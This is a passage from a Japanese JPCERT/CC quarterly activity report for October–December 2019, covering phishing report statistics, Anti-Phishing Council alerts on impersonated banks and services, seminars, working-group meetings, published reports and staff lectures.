
日本シーサート協議会
https://www.nca.gr.jp/

6. フィッシング対策協議会事務局の運営

フィッシング対策協議会（本節の以下において「協議会」）は、フィッシングに関する情報収集・提供と動向分析、技術・制度的対応の検討等を行う会員組織です。JPCERT/CC は、経済産業省からの委託により、協議会の活動のうち、一般消費者からのフィッシングに関する報告・問合せの受付、フィッシングサイトに関する注意喚起等、一部のワーキンググループの運営等を行っています。また、協議会は報告を受けたフィッシングサイトについて JPCERT/CC に報告しており、これを受けて JPCERT/CC がインシデント対応支援活動の一環として、サイトを停止するための調整等を行っています。

6.1. フィッシングに関する報告・問い合わせの受付

本四半期の 12 月のフィッシング報告件数は過去最多を更新し、前年度同期の 5 倍以上となりました。（[図 6-1]）



［図 6-1：1 年間のフィッシング報告件数（月別)］

報告件数の内訳は、Amazon をかたるフィッシングに関するものが突出し、Apple や LINE をかたるものが次いでいました

6.2. 情報収集 / 発信

6.2.1. フィッシングの動向等に関する情報発信

本四半期は、協議会 Web サイトや会員向けメーリングリストを通じて、フィッシングに関するニュースおよび緊急情報を計 22 件（ニュース：9 件、緊急情報：13 件）発信しました。
利用者が多いサービスに関する、影響範囲が大きいと思われるフィッシングについては、緊急情報を Web サイトに適宜掲載し、広く注意を喚起しました。その件数と内訳は次のとおりです。

- 三菱 UFJ 銀行をかたるフィッシング：1 件
- 楽天をかたるフィッシング：1 件
- LINE をかたるフィッシング：1 件
- 全日空をかたるフィッシング：1 件
- 三井住友銀行をかたるフィッシング：1 件
- MyJCB をかたるフィッシング：1 件
- PayPay をかたるフィッシング：1 件
- UC Card をかたるフィッシング：1 件
- みずほ銀行をかたるフィッシング：1 件
- りそな銀行をかたるフィッシング：1 件
- Yahoo! JAPAN をかたるフィッシング：1 件
- ジャパンネット銀行をかたるフィッシング：1 件
- 多くの金融機関をかたるフィッシング：1 件

本四半期は、9 月から増加傾向にあった国内の大手銀行をかたるフィッシング報告がさらに急増したことが特徴的でした。複数の大手銀行のオンラインバンキングを模した不正送金フィッシングサイトで、二要素認証のためのワンタイムパスワードを入力させる手口も確認されました。実際、警察庁から 10 月 24 日に発表、12 月 19 日に更新された注意喚起「フィッシングによるものとみられるインターネットバンキングに係る不正送金被害の急増について（全銀協等と連携した注意喚起）」においても、9 月以降、不正送金被害件数・金額が急増している状況が示されています。

【参考】警察庁
「フィッシングによるものとみられるインターネットバンキングに係る不正送金被害の急増について（全銀協等と連携した注意喚起）」
https://www.npa.go.jp/cyber/policy/caution1910.html

銀行を含めた金融機関をかたるフィッシング報告増加が目立つ中、航空会社の全日空をかたるフィッシングの報告を多数受領し、緊急情報を 10 月 30 日に掲載しました。同社をかたるフィッシングは、「払い戻しを受ける権利がある」と記載されたフィッシングメールから、マイレージクラブお客様番号やクレジットカード情報等の詐取を行うフィッシングサイトに誘導するものでした。（[図 6-2]）

［図 6-2：全日空をかたるフィッシングメールとフィッシングサイト ］

https://www.antiphishing.jp/news/alert/ana_20191030.html

6.2.2. 定期報告

協議会の Web サイトにおいて、報告されたフィッシングサイト数を含む、毎月の活動報告等を公開しています。詳細については、次の Web ページをご参照ください。

フィッシング対策協議会 Web ページ
https://www.antiphishing.jp/

2019 年 10 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201910.html

2019 年 11 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201911.html

2019 年 12 月 フィッシング報告状況
https://www.antiphishing.jp/report/monthly/201912.html

6.2.3. フィッシングサイト URL 情報の提供

フィッシング対策ツールバーやウイルス対策ソフト等を提供している事業者やフィッシングに関する研究を行っている学術機関等である協議会の会員等に対し、協議会に報告されたフィッシングサイトの URL を集めたリストを提供しています。これは、フィッシング対策製品の強化や、関連研究の促進を目的としたものです。本四半期末の時点で 42 組織に対し URL 情報を提供しており、今後も要望に応じて提供を拡充する予定です。

6.2.4. フィッシング対策セミナー 2019（大阪・東京）での講演

協議会が主催した「フィッシング対策セミナー 2019（大阪・東京）」において、「最近のフィッシング報告の動向」と題して JPCERT/CC の職員が講演を行いました。

- フィッシング対策セミナー 2019（大阪）
  日時：2019 年 10 月 25 日 13:00 - 16:30
  場所：ホテルメルパルク大阪　5 階カナーレ
  https://www.antiphishing.jp/news/event/antiphishing_seminar2019osaka.html

- フィッシング対策セミナー 2019（東京）
  日時：2019 年 11 月 8 日 13:00 - 18:00
  場所：大崎ブライトコアホール
  https://www.antiphishing.jp/news/event/antiphishing_seminar2019tokyo.html

6.3. フィッシング対策ガイドライン等の改訂作業

「技術・制度検討ワーキンググループ」は、協議会の会員等の有識者で構成され、フィッシング対策に関するガイドラインや動向レポートの作成・改訂を行っています。本四半期は、2020 年版のガイドラインおよびレポートの改訂に向けて、以下のとおり会合を開催し、最近のフィッシングの傾向、関連技術、法制度の整備状況等について情報共有しつつ、事業者および一般消費者の講ずるべきフィッシング対策等について議論を行いました。

- 技術・制度検討ワーキンググループ会合
  日時：2019 年 10 月 28 日 10:00 - 12:00
  場所：JPCERT/CC

- 技術・制度検討ワーキンググループ会合
  日時：2019 年 12 月 4 日 10:00 - 12:00
  場所：JPCERT/CC

また、ガイドラインおよびレポートの改訂等に必要な知見を得るために、有識者を講師に招いた勉強会も実施しました。

- フィッシング対策勉強会
  日時：2019 年 11 月 21 日 10:00 - 12:00
  場所：三菱総合研究所 本社 会議室 CD

7. フィッシング対策協議会の会員組織向け活動

協議会では、経済産業省から委託された活動のほかに、協議会の会員組織向けの独自の活動を、運営委員会の決定に基づいて行っており、JPCERT/CC は事務局としてこれらの活動の実施を支援しています。ここでは本四半期における会員組織向けの活動の一部について記載します。

7.1. 運営委員会開催

本四半期においては、協議会の活動の企画・運営方針の決定等を行う運営委員会を次のとおり開催しました。

- 第 74 回運営委員会
  日時：2019 年 10 月 18 日 16:00-18:00
  場所：JPCERT/CC

- 第 75 回運営委員会
  日時：2019 年 12 月 5 日 16:00-18:00
  場所：NTT コミュニケーションズ株式会社

7.2. ワーキンググループ会合等 開催支援

本四半期においては、次のとおり開催された協議会のイベントやワーキンググループ等の会合の開催を支援しました。

- 学術研究プロジェクト会合
  日時：2019 年 10 月 18 日 14:00 - 16:00
  場所：Japan Digital Design 株式会社

- フィッシング対策セミナー 2019（大阪）
  日時：2019 年 10 月 25 日 13:00 - 16:30
  場所：ホテルメルパルク大阪　５階カナーレ

- フィッシング対策セミナー 2019（東京）
  日時：2019 年 11 月 8 日 13:00 - 18:00
  場所：大崎ブライトコアホール

- 被害状況共有ワーキンググループ会合
  日時：2019 年 11 月 27 日 16:00 - 18:00
  場所：JPCERT/CC

- 学術研究プロジェクト会合
  日時：2019 年 12 月 6 日 14:00 - 16:00
  場所：Japan Digital Design 株式会社

8. 公開資料

JPCERT/CC が本四半期に公開した調査・研究の報告書や論文、セミナー資料は次のとおりです。

8.1. インシデント報告対応レポート

JPCERT/CC では、国内外で発生するコンピュータセキュリティインシデントの報告を受け付け、対応の支援、発生状況の把握、手口の分析、再発防止のための助言などを行っています。本レポートは、インシデント報告数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数などの統計情報、インシデントの傾向やインシデント対応事例を四半期ごとにまとめたものです。

2019-10-17　JPCERT/CC インシデント報告対応レポート（2019 年 7 月 1 日～2019 年 9 月 30 日）
https://www.jpcert.or.jp/pr/2019/IR_Report20191017.pdf

2019-10-03　JPCERT/CC Incident Handling Report［April 1,2019 - June 30,2019］
https://www.jpcert.or.jp/english/doc/IR_Report2019Q1_en.pdf

8.2. インターネット定点観測レポート

JPCERT/CC では、インターネット上に複数のセンサを分散配置し、不特定多数に向けて発信されるパケットを継続して収集するインターネット定点観測システム「TSUBAME」を構築・運用しています。脆弱性情報、マルウエアや攻撃ツールの情報などを参考に、収集したデータを分析することで、攻撃活動やその準備活動の捕捉に努めています。
本レポートは、インターネット定点観測の結果を四半期ごとにまとめたものです。

2019-10-29　インターネット定点観測レポート（2019 年 7～9 月）
https://www.jpcert.or.jp/tsubame/report/report201907-09.html
https://www.jpcert.or.jp/tsubame/report/TSUBAMEReport2019Q2.pdf

2019-10-03　JPCERT/CC Internet Threat Monitoring Report［April 1,2019 - June 30,2019］
https://www.jpcert.or.jp/english/doc/TSUBAMEReport2019Q1_en.pdf

8.3. 脆弱性関連情報に関する活動報告

IPA と JPCERT/CC は、それぞれ受付機関および調整機関として、ソフトウエア製品等の脆弱性関連情報に関する取扱規程（平成 29 年経済産業省告示 第 19 号）等に基づく脆弱性関連情報流通制度の運用の一端を 2004 年 7 月から担っています。
本レポートは、この制度の運用に関連した前四半期の活動実績と、同期間中に届出ないし公表された脆

弱性に関する注目すべき動向についてまとめたものです。

2019-10-24　ソフトウェア等の脆弱性関連情報に関する届出状況 ［2019 年第 3 四半期 （7 月～9 月）］
https://www.jpcert.or.jp/press/2019/vulnREPORT_2019q2.pdf

8.4. JPCERT/CC Eyes～JPCERT コーディネーションセンター公式ブログ～

JPCERT コーディネーションセンター公式ブログ 「JPCERT/CC Eyes」は、JPCERT/CC が分析・調査した内容、TSUBAME（インターネット定点観測システム）で観測された動向や国内外のイベントやカンファレンスの様子など JPCERT/CC のアナリスト一人一人の眼を通して、いち早くお届けする読み物です。
本四半期においては次の 9 件の記事を公開しました。

日本語版発行件数：5 件　https://blogs.jpcert.or.jp/ja/

2019-10-23　攻撃グループ BlackTech が使うダウンローダ IconDown
2019-12-03　PSIRT Services Framework v1.0 日本語版
2019-12-02　マルウエア Emotet への対応 FAQ
2019-12-10　インターネットガバナンスフォーラム参加記
2019-12-19　モンゴル ＆ インドネシア訪問記

英語版発行件数：4 件 https://blogs.jpcert.or.jp/en/

2019-10-18　APCERT AGM & Conference 2019 in Singapore
2019-11-21　JPCERT/CC Eyes: IconDown - Downloader Used by BlackTech
2019-11-25　2019 FIRST Regional Symposium in Nadi, Fiji
2019-12-04　How to Respond to Emotet Infection （FAQ）

9. 主な講演活動

(1) 洞田 慎一（早期警戒グループ 担当部長・マネージャ/サイバーメトリクスグループ部門長・マネージャ）：
「2020 年に向けての対策と 2020 年の後の対策」
JPRS 第 19 回 意見交換会,2019 年 10 月 18 日

(2) 洞田 慎一（早期警戒グループ 担当部長・マネージャ/サイバーメトリクスグループ部門長・マネージャ）：
パネルディスカッション「転んだ後の杖～PSIRT、CSIRT は機能するのか？」
－IoT セキュリティセミナー by CCDS－～ 転んだ後も考える！CSIRT/PSIRT の役割 ～,2019 年 10 月 30 日

(3) 洞田 慎一（早期警戒グループ 担当部長・マネージャ/サイバーメトリクスグループ部門長・マネージャ）：
パネルディスカッション「核心に迫る！来るべき DX 時代に向けたセキュリティ変革とは何か！」
Canon Security Days, 2019 年 11 月 13 日

(4) 輿石 隆（早期警戒グループ 脅威アナリスト）、平岡 佑一朗（早期警戒グループ 脆弱性アナリスト）：
トレーニング「ゲーム演習で学ぶ CSIRT のうごき」
JPAAWG 2nd General Meeting, 2019 年 11 月 15 日

(5) 戸田 洋三（早期警戒グループ 技術リーダー）：
「脆弱性関連情報の調整　JPCERT/CC の視点から」
情報セキュリティ大学院大学　第 57 回　水平ワークショップ, 2019 年 11 月 18 日

(6) 平岡 佑一朗（早期警戒グループ 脆弱性アナリスト）：
「サイバー攻撃と脆弱性の動向 ～2019 年を注意喚起と共に振り返る～」
InternetWeek2019,2019 年 11 月 27 日

(7) 佐條 研、田中信太郎、谷 知亮（インシデントレスポンスグループ）
「インシデント対応ハンズオン 2019」
InternetWeek2019,2019 年 11 月 29 日

(8) 佐々木 勇人（早期警戒グループリーダー 脅威アナリスト）：
「最新のサイバー攻撃の手口と万が一のインシデント対応準備」
NTT Docomo 東北,2019 年 12 月 4 日

(9) 洞田 慎一（早期警戒グループ 担当部長・マネージャ/サイバーメトリクスグループ部門長・マネージャ）：
「【大学情報セキュリティ研究講習会】大学における CIO/CISO の役割について」
大学情報セキュリティ研究講習会,2019 年 12 月 5 日

(10) 宮地 利雄（技術顧問）：
「制御システムにおけるサイバーセキュリティの動向」
計測自動制御学会 プラント運転の安全と高度化を考える講演会 2019,　12 月 13 日

(11) 福本 郁哉（早期警戒グループ 脆弱性アナリスト）：
「IoT 時代に求められるリスク対応と JPCERT/CC の取り組み」
TCG 日本支部（JRF）第 11 回公開ワークショップ,2019 年 12 月 18 日

(12) 輿石 隆（早期警戒グループ 脅威アナリスト）：
「IoT セキュリティチェック」
SecurityDay2019 in 熱海,2019 年 12 月 20 日

(13) 佐々木 勇人（早期警戒グループリーダー 脅威アナリスト）：
「2020 を見据えた大規模イベント時のインシデント対応のポイントと課題」
SecurityDay2019 in 熱海,2019 年 12 月 20 日

10. 主な執筆活動

(1) 宮地 利雄（技術顧問）：
「制御システムに対するセキュリティ脅威の動向」
計測自動制御学会（SICE） 計測と制御 12 月号,2019 年 12 月 10 日
(2) 藤井 吉弘（制御システムセキュリティ対策グループ 情報セキュリティアナリスト）：
「エンドユーザが直面するセキュリティ対策の現状と課題～プロセスオートメーションの現場から～」
計測自動制御学会（SICE） 計測と制御 12 月号,2019 年 12 月 10 日

11. 協力、後援

本四半期は、次の行事の開催に協力または後援をしました。

(1) Security Days Fall 2019
主　催：株式会社ナノオプト・メディア
開催日：2019 年 9 月 26 日、10 月 4 日、10 月 9 日
(2) CODE BLUE2019
主　催：CODE BLUE 実行委員会
開催日：2019 年 10 月 29 日～10 月 30 日
(3) 第 19 回迷惑メール対策カンファ レンス
主　催：一般財団法人インターネット協会（IAjapan）
開催日：2019 年 11 月 14 日～15 日
(4) Internet Week 2019
主　催：一般社団法人日本ネットワークインフォメーションセンター
開催日：2018 年 11 月 26 日～11 月 29 日
(5) 第１６回デジタル・フォレンジック・コミュニティ 2019 in TOKYO
主　催：特定非営利活動法人デジタル・フォレンジック研究会、デジタル・フォレンジック・コミュニティ 2017 実行委員会
開催日：2019 年 12 月 9 日～10 日
(6) 第 11 回 TCG 日本支部（JRF）公開ワークショップ
主　催：TCG 日本支部
開催日：2019 年 12 月 18 日
(7) SecurityDay2019 in 熱海
主　催：SecurityDay 運営委員会
開催日：2019 年 12 月 20 日

■インシデントの対応依頼、情報のご提供
info@jpcert.or.jp
https://www.jpcert.or.jp/form/
■制御システムに関するインシデントの対応依頼、情報のご提供
icsr-ir@jpcert.or.jp
https://www.jpcert.or.jp/ics/ics-form.html
■脆弱性情報ハンドリングに関するお問い合わせ　：vultures@jpcert.or.jp
■制御システムセキュリティに関するお問い合わせ　：icsr@jpcert.or.jp
■セキュアコーディングセミナのお問い合わせ　：secure-coding@jpcert.or.jp
■公開資料、講演依頼、その他のお問い合わせ　：pr@jpcert.or.jp

■PGP 公開鍵について　：https://www.jpcert.or.jp/jpcert-pgp.html